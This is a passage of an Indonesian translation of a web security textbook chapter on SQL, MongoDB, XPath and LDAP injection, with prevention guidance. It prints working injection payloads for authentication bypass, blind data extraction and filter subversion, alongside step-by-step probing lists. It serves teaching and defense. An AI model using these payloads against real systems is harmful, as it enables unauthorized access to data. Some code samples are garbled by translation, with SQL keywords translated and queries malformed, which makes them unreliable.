Faktanya, dalam aplikasi besar dan kompleks yang menjalankan ribuan pernyataan SQL yang berbeda, banyak pengembang menganggap solusi untuk mengimplementasikan kembali pernyataan ini sebagai prosedur tersimpan menjadi biaya tambahan yang tidak dapat dibenarkan pada waktu pengembangan.

Kueri berparameter

Sebagian besar basis data dan platform pengembangan aplikasi menyediakan API untuk menangani input yang tidak dipercaya dengan cara yang aman, yang mencegah timbulnya kerentanan injeksi SQL. Dalam kueri berparameter (juga dikenal sebagai *pernyataan yang telah disiapkan*), pembuatan pernyataan SQL yang berisi input pengguna dilakukan dalam dua langkah:

1. Aplikasi menentukan struktur kueri, menyisakan placeholder untuk setiap item masukan pengguna.
2. Aplikasi menentukan konten dari setiap placeholder.

Yang terpenting, tidak ada cara di mana data yang dibuat yang ditentukan pada langkah kedua dapat mengganggu struktur kueri yang ditentukan pada langkah pertama. Karena struktur kueri telah ditentukan, API yang relevan menangani semua tipe data placeholder dengan cara yang aman, sehingga selalu ditafsirkan sebagai data, bukan bagian dari struktur pernyataan.

Dua contoh kode berikut mengilustrasikan perbedaan antara kueri tidak aman yang dibuat secara dinamis dari data pengguna dan rekanan berparameter amannya. Yang pertama, disediakan penggunaan parameter disematkan langsung ke dalam pernyataan SQL, membuat aplikasi rentan terhadap injeksi SQL:

```
// tentukan struktur kueri
String queryText = "pilih ename,sal dari emp di mana ename =";
queryText += request.getParameter("nama"); queryText += """;

// jalankan kueri stmt = con.createStatement();
rs = stmt.executeQuery(queryText);
```

Dalam contoh kedua, struktur kueri ditentukan menggunakan tanda tanya sebagai pengganti untuk parameter yang disediakan pengguna. ItupreparedStatement metode dipanggil untuk menafsirkan ini dan memperbaiki struktur kueri yang akan dieksekusi. Hanya kemudian adalahsetString metode yang digunakan untuk menentukan nilai aktual parameter. Karena struktur kueri telah diperbaiki, nilai ini dapat berisi data apa pun tanpa memengaruhi struktur. Kueri kemudian dijalankan dengan aman:

```
// tentukan struktur kueri
String queryText = "PILIH ename,sal DARI EMP WHERE ename = ?";
queryText += "?"; //menyiapkan pernyataan melalui koneksi DB "con" stmt =
stmt = con.prepareStatement(queryText);

//menambahkan input pengguna ke variabel 1 (di placeholder ? pertama)
stmt.setString(1, request.getParameter("nama"));

// jalankan kueri rs =
stmt.executeQuery();
```

CATAT, Metode dan sintaks yang tepat untuk membuat kueri berparameter berbeda di antara basis data dan platform pengembangan aplikasi. Lihat Bab 18 untuk rincian lebih lanjut tentang contoh yang paling umum.

Jika kueri berparameter menjadi solusi yang efektif melawan injeksi SQL, Anda perlu mengingat beberapa ketentuan penting:

- Mereka harus digunakan untuk setiap kueri basis data. Penulis telah menjumpai banyak aplikasi di mana pengembang membuat penilaian dalam setiap kasus tentang apakah akan menggunakan kueri berparameter. Dalam kasus di mana input yang diberikan pengguna jelas digunakan, mereka melakukannya; jika tidak, mereka tidak peduli. Pendekatan ini telah menjadi penyebab banyak kelemahan injeksi SQL. Pertama, dengan berfokus hanya pada masukan yang langsung diterima dari pengguna, mudah untuk mengabaikan serangan tingkat kedua, karena data yang sudah diproses dianggap dapat dipercaya. Kedua, mudah untuk membuat kesalahan tentang kasus tertentu di mana data yang ditangani dapat dikontrol oleh pengguna. Dalam aplikasi besar, berbagai item data disimpan dalam sesi atau diterima dari klien. Asumsi yang dibuat oleh satu pengembang mungkin tidak dikomunikasikan kepada orang lain. Penanganan item data tertentu dapat berubah di masa mendatang, memperkenalkan cacat injeksi SQL ke dalam kueri yang sebelumnya aman. Jauh lebih aman untuk mengambil pendekatan mengamanatkan penggunaan kueri berparameter di seluruh aplikasi.
- Setiap item data yang dimasukkan ke dalam kueri harus diberi parameter dengan benar. Penulis telah menemukan banyak kasus di mana sebagian besar parameter kueri ditangani dengan aman, tetapi satu atau dua item digabungkan langsung ke dalam string yang digunakan untuk menentukan struktur kueri. Penggunaan kueri berparameter tidak akan mencegah injeksi SQL jika beberapa parameter ditangani dengan cara ini.
- Tempat penampung parameter tidak dapat digunakan untuk menentukan nama tabel dan kolom yang digunakan dalam kueri. Dalam beberapa kasus yang jarang terjadi, aplikasi perlu menentukan item ini dalam kueri SQL berdasarkan data yang disediakan pengguna. Dalam situasi ini, pendekatan terbaik adalah menggunakan daftar putih dari nilai bagus yang diketahui (daftar tabel dan kolom yang benar-benar digunakan dalam database) dan menolak input apa pun yang tidak cocok dengan item dalam daftar ini. Jika gagal, validasi ketat harus diterapkan pada input pengguna — misalnya, hanya mengizinkan karakter alfanumerik, tidak termasuk spasi, dan menerapkan batas panjang yang sesuai.
- Placeholder parameter tidak dapat digunakan untuk bagian lain dari kueri, seperti ASCatauDESkata kunci yang muncul dalam sebuahDIPESAN OLEHklausa, atau kata kunci SQL lainnya, karena ini merupakan bagian dari struktur kueri. Seperti halnya nama tabel dan kolom, jika item ini perlu ditentukan berdasarkan data yang disediakan pengguna, validasi daftar putih yang ketat harus diterapkan untuk mencegah serangan.

Pertahanan secara Mendalam

Seperti biasa, pendekatan keamanan yang kuat harus menerapkan langkah-langkah pertahanan mendalam untuk memberikan perlindungan tambahan jika pertahanan garis depan gagal karena alasan apa pun. Dalam konteks serangan terhadap database back-end, tiga lapis pertahanan lebih lanjut dapat digunakan:

- Aplikasi harus menggunakan tingkat hak istimewa serendah mungkin saat mengakses database. Secara umum, aplikasi tidak memerlukan izin tingkat DBA. Biasanya hanya perlu membaca dan menulis datanya sendiri. Dalam situasi kritis keamanan, aplikasi dapat menggunakan akun database yang berbeda untuk melakukan tindakan yang berbeda. Misalnya, jika 90 persen kueri databasenya hanya memerlukan akses baca, ini dapat dilakukan menggunakan akun yang tidak memiliki hak menulis. Jika kueri tertentu hanya perlu membaca sebagian data (misalnya, tabel pesanan tetapi bukan tabel akun pengguna), akun dengan tingkat akses yang sesuai dapat digunakan. Jika pendekatan ini diberlakukan di seluruh aplikasi, sisa cacat injeksi SQL yang mungkin ada kemungkinan besar akan mengurangi dampaknya secara signifikan.
- Banyak database perusahaan menyertakan sejumlah besar fungsionalitas default yang dapat dimanfaatkan oleh penyerang yang memperoleh kemampuan untuk mengeksekusi pernyataan SQL yang sewenang-wenang. Jika memungkinkan, fungsi yang tidak perlu harus dihapus atau dinonaktifkan. Meskipun ada kasus di mana penyerang yang terampil dan gigih mungkin dapat membuat ulang beberapa fungsi yang diperlukan melalui cara lain, tugas ini biasanya tidak langsung, dan penguatan basis data masih akan menimbulkan hambatan yang signifikan di jalur penyerang.
- Semua tambalan keamanan yang dikeluarkan vendor harus dievaluasi, diuji, dan diterapkan tepat waktu untuk memperbaiki kerentanan yang diketahui dalam perangkat lunak database itu sendiri. Dalam situasi kritis keamanan, administrator basis data dapat menggunakan berbagai layanan berbasis pelanggan untuk mendapatkan pemberitahuan terlebih dahulu tentang beberapa kerentanan yang diketahui yang belum ditambal oleh vendor. Mereka dapat menerapkan langkah-langkah penyelesaian yang tepat untuk sementara.

Menyuntikkan ke NoSQL

Istilah NoSQL digunakan untuk merujuk ke berbagai penyimpanan data yang terpisah dari arsitektur basis data relasional standar. Penyimpanan data NoSQL merepresentasikan data menggunakan pemetaan kunci/nilai dan tidak bergantung pada skema tetap seperti tabel database konvensional. Kunci dan nilai dapat ditentukan secara sewenang-wenang, dan format nilai umumnya tidak relevan dengan penyimpanan data. Fitur lebih lanjut dari penyimpanan kunci/nilai adalah bahwa suatu nilai mungkin merupakan struktur data itu sendiri, memungkinkan penyimpanan hierarkis, tidak seperti struktur data datar di dalam skema basis data.

Pendukung NoSQL mengklaim ini memiliki beberapa keunggulan, terutama dalam menangani kumpulan data yang sangat besar, di mana struktur hierarki penyimpanan data dapat dioptimalkan persis seperti yang diperlukan untuk mengurangi overhead dalam mengambil kumpulan data. Dalam hal ini database konvensional mungkin memerlukan referensi silang yang kompleks dari tabel untuk mengambil informasi atas nama aplikasi.

Dari perspektif keamanan aplikasi web, pertimbangan utamanya adalah bagaimana aplikasi mengkueri data, karena ini menentukan bentuk injeksi apa yang mungkin dilakukan. Dalam kasus injeksi SQL, bahasa SQL secara umum serupa di berbagai produk basis data. Sebaliknya, NoSQL adalah nama yang diberikan untuk berbagai penyimpanan data, semuanya dengan perlakunya sendiri. Mereka tidak semuanya menggunakan satu bahasa kueri.

Berikut adalah beberapa metode kueri umum yang digunakan oleh penyimpanan data NoSQL:

- Pencarian kunci/nilai
- XPath (dijelaskan nanti di bab ini)
- Bahasa pemrograman seperti JavaScript

NoSQL adalah teknologi yang relatif baru yang telah berkembang pesat. Itu belum digunakan pada skala teknologi yang lebih matang seperti SQL. Oleh karena itu, penelitian tentang kerentanan terkait NoSQL masih dalam tahap awal. Selain itu, karena cara sederhana yang melekat di mana banyak implementasi NoSQL memungkinkan akses ke data, contoh yang kadang-kadang dibahas tentang menyuntikkan ke penyimpanan data NoSQL dapat tampak dibuat-buat.

Hampir dapat dipastikan bahwa kerentanan yang dapat dieksloitasi akan muncul dalam cara penyimpanan data NoSQL digunakan dalam aplikasi web saat ini dan di masa mendatang. Salah satu contohnya, berasal dari aplikasi dunia nyata, dijelaskan di bagian selanjutnya.

Menyuntikkan ke MongoDB

Banyak database NoSQL menggunakan bahasa pemrograman yang ada untuk menyediakan mekanisme kueri yang fleksibel dan dapat diprogram. Jika kueri dibuat menggunakan rangkaian string, penyerang dapat mencoba keluar dari konteks data dan mengubah sintaks kueri. Pertimbangkan contoh berikut, yang melakukan login berdasarkan rekaman pengguna di penyimpanan data MongoDB:

```
$m = Mongo baru();
$db = $m->cmsdb;
$koleksi = $db->pengguna; $js =
"fungsi() {
    return this.username == '$username' & this.password == '$password';
};

$obj = $collection->findOne(array('$where' => $js));

if (isset($obj["uid"])) {

    $logged_in=1;
```

```
}
```

kalau tidak

```
{
    $logged_in=0;
}
```

\$_s adalah fungsi JavaScript, kode yang dibangun secara dinamis dan menyertakan nama pengguna dan kata sandi yang diberikan pengguna. Penyerang dapat melewati logika autentikasi dengan memberikan nama pengguna:

```
Marcus'//
```

dan kata sandi apa pun. Fungsi JavaScript yang dihasilkan terlihat seperti ini:

```
function() { return this.username == 'Marcus'// & this.password == 'aaa'; }
```

CATAT Dalam JavaScript, garis miring ganda (//) menandakan komentar sisa baris, sehingga kode yang tersisa dalam fungsi akan dikomentari.

Cara alternatif untuk memastikan bahwa fungsi selalu kembali BENAR, tanpa menggunakan komentar, akan memberikan nama pengguna dari:

```
'a' || 1==1 || 'a'=='a'
```

JavaScript menginterpretasikan berbagai operator seperti ini:

```
(ini.namapengguna == 'a' || 1==1) || ('a'=='a' & this.password == 'aaa');
```

Hal ini menyebabkan semua sumber daya dalam kumpulan pengguna dicocokkan, karena kondisi disjungtif pertama selalu benar (1 selalu sama dengan 1).

Menyuntikkan ke XPath

XML Path Language (XPath) adalah bahasa interpretasi yang digunakan untuk menavigasi dokumen XML dan mengambil data dari dalamnya. Dalam kebanyakan kasus, ekspresi XPath mewakili urutan langkah-langkah yang diperlukan untuk menavigasi dari satu node dokumen ke node lainnya.

Di mana aplikasi web menyimpan data dalam dokumen XML, mereka dapat menggunakan XPath untuk mengakses data sebagai respons terhadap masukan yang diberikan pengguna. Jika input ini dimasukkan ke dalam kueri XPath tanpa pemfilteran atau sanitasi apa pun, penyerang mungkin dapat memanipulasi kueri untuk mengganggu logika aplikasi atau mengambil data yang tidak diizinkan untuknya.

Dokumen XML umumnya bukan sarana yang disukai untuk menyimpan data perusahaan. Namun, mereka sering digunakan untuk menyimpan data konfigurasi aplikasi yang dapat diambil berdasarkan input pengguna. Mereka juga dapat digunakan oleh aplikasi yang lebih kecil untuk menyimpan informasi sederhana seperti kredensial pengguna, peran, dan hak istimewa.

Pertimbangkan penyimpanan data XML berikut:

```
<Buku alamat>
  <alamat>
    <firstName>William</firstName> <nama
    keluarga>Gates</nama keluarga>
    <password>MSRocks!</password> <email>
    billyg@microsoft.com </email> <ccard>5130
    8190 3282 3515</ccard> </ alamat>

  <alamat>
    <firstName>Chris</firstName>
    <marga>Dawes</marga>
    <password>rahasia</password> <email>
    cdawes@craftnet.de </email> <ccard>3981
    2491 3242 3121</ccard> </address >

  <alamat>
    <firstName>James</firstName> <nama
    keluarga>Hunter</nama keluarga>
    <password>letmein</password> <email>
    james.hunter@pookmail.com </email> <ccard>8113
    5320 8014 3313</ccard> < /alamat>

</Buku Alamat>
```

Permintaan XPath untuk mengambil semua alamat email akan terlihat seperti ini:

```
//alamat/email/teks()
```

Kueri untuk mengembalikan semua detail pengguna Dawes akan terlihat seperti ini:

```
//alamat[nama belakang/teks()='Dawes']
```

Di beberapa aplikasi, data yang disediakan pengguna dapat disematkan langsung ke kueri XPath, dan hasil kueri dapat dikembalikan dalam respons aplikasi atau digunakan untuk menentukan beberapa aspek perilaku aplikasi.

Menumbangkan Logika Aplikasi

Pertimbangkan fungsi aplikasi yang mengambil nomor kartu kredit yang disimpan pengguna berdasarkan nama pengguna dan kata sandi. Kueri XPath berikut secara efektif memverifikasi kredensial yang diberikan pengguna dan mengambil nomor kartu kredit pengguna yang relevan:

```
//alamat[nama keluarga/teks()='Dawes' dan kata sandi/teks()='rahasia']/ccard/ teks()
```

Dalam hal ini, penyerang mungkin dapat menumbangkan kueri aplikasi dengan cara yang identik dengan cacat injeksi SQL. Misalnya, memberikan kata sandi dengan nilai ini:

' atau 'a'='a

menghasilkan kueri XPath berikut, yang mengambil detail kartu kredit semua pengguna:

```
//alamat[nama belakang/teks()='Dawes' dan sandi/teks()=" atau 'a'='a']/ccard/teks()
```

CATATAN

- **Seperi injeksi SQL, tanda kutip tunggal tidak diperlukan saat menginjeksi nilai numerik.**
- **Tidak seperti kueri SQL, kata kunci dalam kueri XPath peka terhadap huruf besar-kecil, seperti halnya nama elemen dalam dokumen XML itu sendiri.**

Injeksi XPath yang diinformasikan

Cacat injeksi XPath dapat dimanfaatkan untuk mengambil informasi sewenang-wenang dari dalam dokumen XML target. Salah satu cara yang dapat diandalkan untuk melakukan ini menggunakan teknik yang sama seperti yang dijelaskan untuk injeksi SQL, menyebabkan aplikasi merespons dengan cara yang berbeda, bergantung pada kondisi yang ditentukan oleh penyerang.

Mengirimkan dua kata sandi berikut akan menghasilkan perilaku yang berbeda oleh aplikasi. Hasil dikembalikan dalam kasus pertama tetapi tidak dalam kasus kedua:

' atau 1=1 dan 'a'='a' atau
1=2 dan 'a'='a'

Perbedaan perilaku ini dapat dimanfaatkan untuk menguji kebenaran dari setiap kondisi tertentu dan, oleh karena itu, mengekstrak informasi sewenang-wenang satu per satu byte. Sama seperti SQL, bahasa XPath berisi fungsi substring yang dapat digunakan untuk menguji nilai string satu karakter dalam satu waktu. Misalnya, memberikan kata sandi ini:

' atau //alamat[nama keluarga/teks()='Gerbang' dan substring(kata sandi/teks(),1,1)='M'] dan 'a'='a'

menghasilkan kueri XPath berikut, yang mengembalikan hasil jika karakter pertama kata sandi pengguna Gates adalah M:

```
//alamat[nama belakang/teks()='Dawes' dan kata sandi/teks()=" atau //alamat[nama belakang/teks()='Gates' dan substring(kata sandi/teks(),1,1)= 'M'] dan 'a'='a']/ccard/text()
```

Dengan menggilir setiap posisi karakter dan menguji setiap kemungkinan nilai, penyerang dapat mengekstrak nilai penuh kata sandi Gates.

COBALAH!

<http://mdsec.net/cclookup/14/>

Injeksi XPath Buta

Dalam serangan yang baru saja dijelaskan, kondisi pengujian yang disuntikkan menentukan jalur absolut ke data yang diekstraksi (alamat) dan nama bidang yang ditargetkan (nama belakang Dankata sandi). Faktanya, adalah mungkin untuk melakukan serangan yang sepenuhnya buta tanpa memiliki informasi ini. Kueri XPath dapat berisi langkah-langkah yang relatif terhadap simpul saat ini dalam dokumen XML, jadi dari simpul saat ini dimungkinkan untuk menavigasi ke simpul induk atau ke simpul anak tertentu. Selain itu, XPath berisi fungsi untuk meminta informasi meta tentang dokumen, termasuk nama elemen tertentu. Dengan menggunakan teknik ini, dimungkinkan untuk mengekstrak nama dan nilai semua node di dalam dokumen tanpa mengetahui informasi sebelumnya tentang struktur atau isinya.

Misalnya, Anda dapat menggunakan teknik substring yang dijelaskan sebelumnya untuk mengekstrak nama induk node saat ini dengan memberikan rangkaian kata sandi dari formulir ini:

' atau substring(nama(induk::*[posisi()=1]),1,1)= 'a

Masukan ini menghasilkan hasil, karena huruf pertama dari alamat simpul adalah A. Pindah ke huruf kedua, Anda dapat mengonfirmasi bahwa ini benar dengan memberikan kata sandi berikut, yang terakhir menghasilkan hasil:

' atau substring(nama(induk::*[posisi()=1]),2,1)='a ' atau
substring(nama(induk::*[posisi()=1]),2,1)= 'b ' atau
substring(nama(induk::*[posisi()=1]),2,1)= 'c ' atau
substring(nama(induk::*[posisi()=1]),2,1)='d

Setelah menetapkan nama alamat node, Anda kemudian dapat menggilir setiap node anaknya, mengekstraksi semua nama dan nilainya. Menentukan node anak yang relevan berdasarkan indeks menghindari kebutuhan untuk mengetahui nama node mana pun. Misalnya, kueri berikut mengembalikan nilai pemburu:

//alamat[posisi()=3]/anak::simpul()[posisi()=4]/teks()

Dan kueri berikut mengembalikan nilainya biarkan aku masuk:

//alamat[posisi()=3]/anak::simpul()[posisi()=6]/teks()

Teknik ini dapat digunakan dalam serangan yang benar-benar buta, di mana tidak ada hasil yang dikembalikan dalam respons aplikasi, dengan menyusun kondisi yang disuntikkan yang menentukan node target berdasarkan indeks. Misalnya, memberikan kata sandi berikut akan mengembalikan hasil jika karakter pertama kata sandi Gates adalahM:

```
' atau substring(..[position()=1]/child::node()[position()=6]/text(),1,1)= 'M' and 'a'='a
```

Dengan menggilir setiap node anak dari setiap node alamat, dan mengekstrak nilainya satu karakter pada satu waktu, Anda dapat mengekstrak seluruh konten penyimpanan data XML.

TIP Path berisi dua fungsi berguna yang dapat membantu Anda mengotomatiskan serangan sebelumnya dan mengulang dengan cepat melalui semua node dan data dalam dokumen XML:

- **menghitung()** mengembalikan jumlah simpul anak dari elemen tertentu, yang dapat digunakan untuk menentukan rentangposisi() nilai untuk mengulang.
- **panjang string()** mengembalikan panjang string yang disediakan, yang dapat digunakan untuk menentukan rentangsubstring() nilai untuk mengulang.

COBALAH!

<http://mdsec.net/cclookup/19/>

Menemukan Cacat Injeksi XPath

Banyak string serangan yang biasanya digunakan untuk menyelidiki kelemahan injeksi SQL biasanya menghasilkan perilaku anomali saat dikirimkan ke fungsi yang rentan terhadap injeksi XPath. Misalnya, salah satu dari dua string berikut ini biasanya membatalkan sintaks kueri XPath dan menghasilkan kesalahan:

```
'  
'--
```

Satu atau lebih dari string berikut biasanya menghasilkan beberapa perubahan dalam perilaku aplikasi tanpa menyebabkan kesalahan, dengan cara yang sama seperti yang terjadi terkait dengan kelemahan injeksi SQL:

```
' atau 'a'='a  
' dan 'a'='b  
atau 1=1  
dan 1=2
```

Oleh karena itu, dalam situasi apa pun di mana pengujian injeksi SQL Anda memberikan bukti tentatif untuk kerentanan, tetapi Anda tidak dapat mengeksploitasi kelemahan secara meyakinkan, Anda harus menyelidiki kemungkinan bahwa Anda berurusan dengan kelemahan injeksi XPath.

LANGKAH HACK

1. Coba kirimkan nilai berikut, dan tentukan apakah ini menghasilkan perilaku aplikasi yang berbeda, tanpa menyebabkan kesalahan:

' atau count(parent::*[position()=1])=0 atau 'a'='b ' atau
count(parent::*[position()=1])>0 atau 'a'='b'

Jika parameternya numerik, coba juga string pengujian berikut:

1 atau hitung(parent::*[position()=1])=0 1 atau
hitung(parent::*[position()=1])>0

2. Jika salah satu string sebelumnya menyebabkan perilaku diferensial dalam aplikasi tanpa menyebabkan kesalahan, kemungkinan Anda dapat mengekstrak data arbitrer dengan membuat kondisi pengujian untuk mengekstrak satu byte informasi dalam satu waktu. Gunakan rangkaian kondisi dengan formulir berikut untuk menentukan nama induk node saat ini:

substring(nama(induk::*[posisi()=1]),1,1)='a'

3. Setelah mengekstraksi nama node induk, gunakan rangkaian kondisi dengan formulir berikut untuk mengekstrak semua data di dalam pohon XML:

substring(//parentnodename[position()=1]/child::node()
[position()=1]/text(),1,1)='a'

Mencegah Injeksi XPath

Jika Anda merasa perlu memasukkan input yang disediakan pengguna ke dalam kueri XPath, operasi ini hanya boleh dilakukan pada item data sederhana yang dapat dikenai validasi input yang ketat. Input pengguna harus diperiksa dengan daftar putih karakter yang dapat diterima, yang idealnya hanya menyertakan karakter alfanumerik. Karakter yang mungkin digunakan untuk mengganggu kueri XPath harus diblokir, termasuk () = ' [] : , * / dan semua spasi. Masukan apa pun yang tidak cocok dengan daftar putih harus ditolak, bukan dibersihkan.

Menyuntikkan ke LDAP

Protokol Akses Direktori Ringan (LDAP) digunakan untuk mengakses layanan direktori melalui jaringan. Direktori adalah penyimpanan data yang diatur secara hierarkis yang mungkin berisi segala jenis informasi tetapi biasanya digunakan untuk menyimpan data pribadi seperti nama, nomor telepon, alamat email, dan fungsi pekerjaan.

Contoh umum LDAP adalah Active Directory yang digunakan dalam domain Windows, dan OpenLDAP, yang digunakan dalam berbagai situasi. Ada kemungkinan besar akan menemukan LDAP yang digunakan dalam aplikasi web berbasis intranet perusahaan, seperti aplikasi HR yang memungkinkan pengguna untuk melihat dan mengubah informasi tentang karyawan.

Setiap kueri LDAP menggunakan satu atau beberapa filter pencarian, yang menentukan entri direktori yang dikembalikan oleh kueri. Filter pencarian dapat menggunakan berbagai operator logis untuk mewakili kondisi pencarian yang kompleks. Filter pencarian paling umum yang mungkin Anda temui adalah sebagai berikut:

- **Kondisi pertandingan sederhana** cocok dengan nilai atribut tunggal. Misalnya, fungsi aplikasi yang mencari pengguna melalui nama penggunanya mungkin menggunakan filter ini:

(nama pengguna=daf)

- **Query disjungtif** tentukan beberapa kondisi, salah satunya harus dipenuhi oleh entri yang dikembalikan. Misalnya, fungsi penelusuran yang mencari istilah penelusuran yang disediakan pengguna di beberapa atribut direktori mungkin menggunakan filter ini:

((cn=istilah penelusuran)(sn=istilah penelusuran)(ou=istilah penelusuran))

- **Pertanyaan penghubung** tentukan beberapa kondisi, yang semuanya harus dipenuhi oleh entri yang dikembalikan. Misalnya, mekanisme masuk yang diterapkan di LDAP mungkin menggunakan filter ini:

(&(namapengguna=daf)(kata sandi=rahasia)

Seperti bentuk injeksi lainnya, jika input yang disediakan pengguna dimasukkan ke dalam filter pencarian LDAP tanpa validasi apa pun, penyerang dapat memberikan input buatan yang mengubah struktur filter dan dengan demikian mengambil data atau melakukan tindakan dengan cara yang tidak sah .

Secara umum, kerentanan injeksi LDAP tidak mudah dieksplorasi seperti kelemahan injeksi SQL, karena faktor-faktor berikut:

- Jika filter pencarian menggunakan operator logis untuk menentukan kueri konjungtif atau disjungtif, ini biasanya muncul sebelum titik di mana data yang disediakan pengguna dimasukkan dan oleh karena itu tidak dapat dimodifikasi. Oleh karena itu, kondisi pencocokan sederhana dan kueri konjungtif tidak memiliki persamaan dengan "atau 1=1" jenis serangan yang muncul dengan injeksi SQL.
- Dalam implementasi LDAP yang umum digunakan, atribut direktori yang akan dikembalikan diteruskan ke LDAP API sebagai parameter terpisah dari filter pencarian dan biasanya di-hardcode dalam aplikasi.

Oleh karena itu, biasanya tidak mungkin untuk memanipulasi input yang disediakan pengguna untuk mengambil atribut yang berbeda dari yang ingin diambil oleh kueri.

- Aplikasi jarang mengembalikan pesan kesalahan yang informatif, sehingga kerentanan umumnya perlu dieksloitasi secara "buta".

Manfaatkan Injeksi LDAP

Terlepas dari keterbatasan yang baru saja dijelaskan, dalam banyak situasi dunia nyata, kerentanan injeksi LDAP dapat dieksloitasi untuk mengambil data tidak sah dari aplikasi atau untuk melakukan tindakan tidak sah. Detail tentang bagaimana hal ini dilakukan biasanya sangat bergantung pada konstruksi filter pencarian, titik masuk untuk input pengguna, dan detail penerapan layanan LDAP back-end itu sendiri.

Query Disjungtif

Pertimbangkan aplikasi yang memungkinkan pengguna membuat daftar karyawan dalam departemen bisnis tertentu. Hasil pencarian dibatasi pada lokasi geografis yang boleh dilihat oleh pengguna. Misalnya, jika pengguna diizinkan untuk melihat lokasi London dan Reading, dan dia mencari departemen "penjualan", aplikasi akan melakukan kueri disjungtif berikut:

```
(|(departemen=penjualan London)(departemen=penjualan membaca))
```

Di sini, aplikasi menyusun kueri disjungtif dan menambahkan ekspresi yang berbeda sebelum input yang disediakan pengguna untuk menerapkan kontrol akses yang diperlukan.

Dalam situasi ini, penyerang dapat menumbangkan kueri untuk mengembalikan detail semua karyawan di semua lokasi dengan mengirimkan istilah pencarian berikut:

```
) (departemen=*
```

Karakter * adalah karakter pengganti di LDAP; itu cocok dengan item apa pun. Saat input ini disematkan ke dalam filter pencarian LDAP, kueri berikut dijalankan:

```
(|(departemen=London )(departemen=*)(departemen=Membaca )(departemen=*))
```

Karena ini adalah kueri disjungtif dan berisi istilah wildcard (jurusan=*), cocok dengan semua entri direktori. Ini mengembalikan detail semua karyawan dari semua lokasi, sehingga menumbangkan kontrol akses aplikasi.

COBALAH!

```
http://mdsec.net/employees/31/ http://  
mdsec.net/employees/49/
```

Pertanyaan Konjungtif

Pertimbangkan fungsi aplikasi serupa yang memungkinkan pengguna untuk mencari karyawan berdasarkan nama, sekali lagi di dalam wilayah geografis yang boleh mereka lihat.

Jika pengguna diizinkan untuk mencari di dalam lokasi London, dan dia mencari nama tersebut daf, permintaan berikut dilakukan:

```
(&(diberikanNama=daf)(departemen=London*))
```

Di sini, input pengguna dimasukkan ke dalam kueri konjungtif, bagian kedua yang memberlakukan kontrol akses yang diperlukan dengan mencocokkan item hanya di salah satu departemen London.

Dalam situasi ini, dua serangan berbeda mungkin berhasil, bergantung pada detail layanan LDAP back-end. Beberapa implementasi LDAP, termasuk OpenLDAP, memungkinkan beberapa filter pencarian dikelompokkan, dan ini diterapkan secara terpisah. (Dengan kata lain, entri direktori dikembalikan yang cocok dengan salah satu filter batch.) Misalnya, penyerang dapat memberikan input berikut:

```
* ) ) (&(givenName=daf
```

Saat masukan ini disematkan ke dalam filter pencarian asli, itu menjadi:

```
(&(givenName=*))(&(givenName=daf)(departemen=London*))
```

Ini sekarang berisi dua filter pencarian, yang pertama berisi kondisi pencocokan karakter pengganti tunggal. Rincian semua karyawan dikembalikan dari semua lokasi, sehingga menumbangkan kontrol akses aplikasi.

COBALAH!

```
http://mdsec.net/employees/42/
```

CATA Teknik menyuntikkan filter pencarian kedua ini juga efektif terhadap kondisi pencocokan sederhana yang tidak menggunakan operator logis apa pun, asalkan penerapan back-end menerima banyak filter pencarian.

Jenis serangan kedua terhadap kueri konjungtif mengeksplorasi berapa banyak implementasi LDAP yang ditangani BATAL byte. Karena implementasi ini biasanya ditulis dalam kode native, abatal byte dalam filter pencarian secara efektif mengakhiri string, dan karakter apa pun yang muncul setelah BATAL diabaikan. Meskipun LDAP sendiri tidak mendukung komentar (dengan cara urutan -- dapat digunakan dalam SQL), penanganan ini BATAL byte dapat secara efektif dieksplorasi untuk "mengomentari" sisa kueri.

Dalam contoh sebelumnya, penyerang dapat memberikan input berikut:

*)) %00

%00urutan diterjemahkan oleh server aplikasi menjadi literal BATALbyte, jadi ketika input disematkan ke dalam filter pencarian, menjadi:

(&(givenName=*)[NULL])(departemen=London*))

Karena filter ini terpotong di bagian BATALbyte, sejauh menyangkut LDAP, ini hanya berisi satu syarat wildcard, sehingga detail semua karyawan dari departemen di luar wilayah London juga dikembalikan.

COBALAH!

```
http://mdsec.net/employees/13/ http://  
mdsec.net/employees/42/
```

Menemukan Cacat Injeksi LDAP

Memberikan masukan yang tidak valid ke operasi LDAP biasanya tidak menghasilkan pesan kesalahan yang informatif. Secara umum, bukti yang tersedia untuk Anda dalam mendiagnosa kerentanan mencakup hasil yang dikembalikan oleh fungsi pencarian dan terjadinya kesalahan seperti kode status HTTP 500. Meskipun demikian, Anda dapat menggunakan langkah-langkah berikut untuk mengidentifikasi cacat injeksi LDAP dengan tingkat keandalan tertentu.

LANGKAH HACK

1. Coba masukkan saja * karakter sebagai istilah pencarian. Karakter ini berfungsi sebagai wildcard di LDAP, tetapi tidak di SQL. Jika sejumlah besar hasil dikembalikan, ini merupakan indikator yang baik bahwa Anda berurusan dengan kueri LDAP.

2. Coba masukkan beberapa tanda kurung tutup:

))))))))

Input ini menutup semua tanda kurung yang menyertakan input Anda, serta tanda kurung yang merangkum filter pencarian utama itu sendiri. Ini menghasilkan tanda kurung tutup yang tidak cocok, sehingga membatalkan sintaks kueri. Jika terjadi kesalahan, aplikasi mungkin rentan terhadap injeksi LDAP. (Perhatikan bahwa input ini juga dapat merusak banyak jenis logika aplikasi lainnya, jadi ini memberikan indikator yang kuat hanya jika Anda sudah yakin bahwa Anda berurusan dengan kueri LDAP.)

Lanjutan

LANGKAH HACK(LANJUT)

3. Coba masukkan berbagai ekspresi yang dirancang untuk mengganggu berbagai jenis kueri, dan lihat apakah ini memungkinkan Anda memengaruhi hasil yang ditampilkan. Itucn atribut didukung oleh semua implementasi LDAP dan berguna untuk digunakan jika Anda tidak mengetahui detail apa pun tentang direktori yang Anda tanyakan. Misalnya:

```
) (cn=*
* ))(|(cn=*
* )) %00
```

Mencegah Injeksi LDAP

Jika diperlukan untuk memasukkan input yang disediakan pengguna ke dalam kueri LDAP, operasi ini harus dilakukan hanya pada item data sederhana yang dapat dikenakan validasi input yang ketat. Input pengguna harus diperiksa dengan daftar putih karakter yang dapat diterima, yang idealnya hanya menyertakan karakter alfanumerik. Karakter yang mungkin digunakan untuk mengganggu kueri LDAP harus diblokir, termasuk (); * | & = dan byte nol. Masukan apa pun yang tidak cocok dengan daftar putih harus ditolak, bukan dibersihkan.

Ringkasan

Kami telah memeriksa berbagai kerentanan yang memungkinkan Anda menyuntikkan ke penyimpanan data aplikasi web. Kerentanan ini memungkinkan Anda untuk membaca atau memodifikasi data aplikasi sensitif, melakukan tindakan tidak sah lainnya, atau menumbangkan logika aplikasi untuk mencapai suatu tujuan.

